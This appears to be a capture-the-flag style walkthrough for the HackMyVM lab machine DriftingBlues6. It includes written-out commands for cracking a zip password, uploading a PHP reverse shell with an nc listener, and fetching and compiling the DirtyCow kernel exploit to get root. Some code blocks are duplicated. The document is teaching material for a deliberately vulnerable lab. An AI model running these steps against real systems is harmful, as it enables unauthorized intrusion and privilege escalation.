Hack My VM

Walkthrough DriftingBlues6

Index

1. Intro

This document will show how to get root on Driftingblues6 VM from **HackMyVM**.

2. Enumeration


2.1. Discovering IP

First we need to know the IP of the VM. We will use netdiscover. In our example, the VM has the IP 192.168.1.29.

```
sml@cassandra:~$ sudo netdiscover -i enp0s3
Currently scanning: 192.168.5.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.29    08:00:27:90:33:8e      1      60  PCS Systemtechnik GmbH

```



```
Currently scanning: 192.168.5.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.29    08:00:27:90:33:8e      1      60  PCS Systemtechnik GmbH
```

2.2. Nmap

Once we know the IP of the VM, we start with a nmap to see which ports are open.

```
sml@cassandra:~$ nmap -A -p- 192.168.1.29
Starting Nmap 7.70 ( https://nmap.org ) at 2021-03-24 08:32 CET
Nmap scan report for driftingblues.home (192.168.1.29)
Host is up (0.00037s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/textpattern/textpattern
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: driftingblues

```

2.3. Gobuster

Only port 80 are open, so we will take a look deeper to find interesting files and directories.

First, directories.

```
sml@cassandra:~$ gobuster dir -u http://192.168.1.29/textpattern -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.29/textpattern
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/03/24 09:17:39 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 296]
/.htaccess            (Status: 403) [Size: 301]
/.htpasswd            (Status: 403) [Size: 301]
/LICENSE              (Status: 200) [Size: 15170]
/README               (Status: 200) [Size: 6311]
/files                (Status: 301) [Size: 324] [--> http://192.168.1.29/textpattern/files/]
/images               (Status: 301) [Size: 325] [--> http://192.168.1.29/textpattern/images/]
/index.php            (Status: 200) [Size: 12413]
/rpc                  (Status: 301) [Size: 322] [--> http://192.168.1.29/textpattern/rpc/]
/textpattern          (Status: 301) [Size: 330] [--> http://192.168.1.29/textpattern/textpattern/]
/themes               (Status: 301) [Size: 325] [--> http://192.168.1.29/textpattern/themes/]
```

The directory /files maybe can be useful later...

On the other hand, we will use gobuster to try to find .zip files in the webserver.

```
sml@cassandra:~$ gobuster dir -u http://192.168.1.29/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -x zip
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.29/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              zip
[+] Timeout:                 10s
===============================================================
2021/03/24 08:38:20 Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 750]
/db                   (Status: 200) [Size: 53656]
/robots               (Status: 200) [Size: 110]
/spammer              (Status: 200) [Size: 179]
/spammer.zip          (Status: 200) [Size: 179]

```

There is an interesting file: spammer.zip.

Download the .zip.

```
sml@cassandra:~$ wget http://192.168.1.29/spammer.zip

```

It asks for a password when we try to unzip it, so lets bruteforce it.

```
sml@cassandra:~$ fcrackzip -D -u -p /usr/share/wordlists/rockyou.txt spammer.zip
PASSWORD FOUND!!!!: pw == myspace4

```


Now that we have the password, unzip the file.

```
sml@cassandra:~$ unzip spammer.zip
Archive:  spammer.zip
[spammer.zip] creds.txt password:
 extracting: creds.txt
sml@cassandra:~$ cat creds.txt
mayer:lionheart

```

3. Exploitation

If we visit http://192.168.1.29/textpattern we can see the following web.



```
Tag error: <txp:permlink /> ->  Warning: strftime(): It is not safe to rely
```

Go to content

driftingblues


- Home
- Articles

Search [Search]

Welcome to your site

Posted 7 days ago
Comments 1

In /textpattern main web, appears a link to upload files. So if we click in the link it asks for credentials:



192.168.1.29/textpattern/textpattern/index.php?event=file

Textpattern


Name: Required

Password: Required

□ Remain logged in with this browser

Use the credentials that appears in creds.txt and then in our case we will upload a php-reverse-shell that you can download. here.

Remember to modify IP/PORT in php file.



192.168.1.29/textpattern/textpattern/index.php

Files


Upload file: No files selected.

☑	ID#	Name	Title
☑	1 | Download	php-reverse-shell.php	

If we visit http://192.168.1.29/files we can see our php.

Put nc to listen, and then click on the php file.

```
$ nc -nlvp 1234
listening on [any] 1234 ...
```




192.168.1.29/textpattern/files/

Index of /textpattern/files

Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.php	24-Mar-2021 02:48	5.4K	

Apache/2.2.22 (Debian) Server at 192.168.1.29 Port 80

Now we have a low shell.



```
sml@cassandra:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.70] from (UNKNOWN) [192.168.1.29] 44736
Linux driftingblues 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64 GNU/Linux
 02:51:55 up 25 min,  0 users,  load average: 0.00, 0.17, 0.34
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

4. Privilege Escalation

Check the kernel version.

```
$ uname -a
Linux driftingblues 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64 GNU/Linux
```

With this kernel version we can use the exploit 'Dirtycow' to escalate privileges.


The exploit can be downloaded here.

Download the exploit on your VM, and then share it to the victim machine.

```
sml@cassandra:~$ wget https://gist.githubusercontent.com/rverton/
    e9d4ff65d703a9084e85fa9df083c679/raw/9b1b5053e72a58b40b28d6799cf7979c53480715/cowroot.c
sml@cassandra:~$ python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ..
```

In the victim machine, go to /tmp folder and download the exploit from the attacker VM.

```
$ cd /tmp
$ wget http://192.168.1.70:8000/cowroot.c
```




```
$ cd /tmp
$ wget http://192.168.1.70:8000/cowroot.c
--2021-03-24 02:57:15--  http://192.168.1.70:8000/cowroot.c
Connecting to 192.168.1.70:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4688 (4.6K) [text/plain]
Saving to: `cowroot.c'

     0K ....                                                  100% 1.12G=0s

2021-03-24 02:57:15 (1.12 GB/s) - `cowroot.c' saved [4688/4688]
```

Finally, compile the exploit and run it to get root:)

```
$ gcc cowroot.c -o cowroot -pthread
cowroot.c: In function 'procselfmemThread':
cowroot.c:98:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
In file included from cowroot.c:27:0:
/usr/include/unistd.h:331:16: note: expected '__off_t' but argument is of type 'void *'
$ ls
cowroot
cowroot.c
$ ./cowroot
id
uid=0(root) gid=33(www-data) groups=0(root),33(www-data)
cd /root
ls
root.txt
user.txt
```



```
$ gcc cowroot.c -o cowroot -pthread
cowroot.c: In function 'procselfmemThread':
cowroot.c:98:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
In file included from cowroot.c:27:0:
/usr/include/unistd.h:331:16: note: expected '__off_t' but argument is of type 'void *'
$ ls
cowroot
cowroot.c
$ ./cowroot
id
uid=0(root) gid=33(www-data) groups=0(root),33(www-data)
cd /root
ls
root.txt
user.txt
```

5. See ya!

HackMyVM is a platform where we create and share vulnerable VMs to hack and enjoy hacking. We think that its important to share knowledge, and also we believe that everyone should have access to information/knowledge for free. If you loved this text, please think about share/contribute to a free project or your own project on Internet! :D

> The greatest enemy of knowledge is not ignorance, it is the illusion of knowledge.
>
> *Daniel J. Boorstin*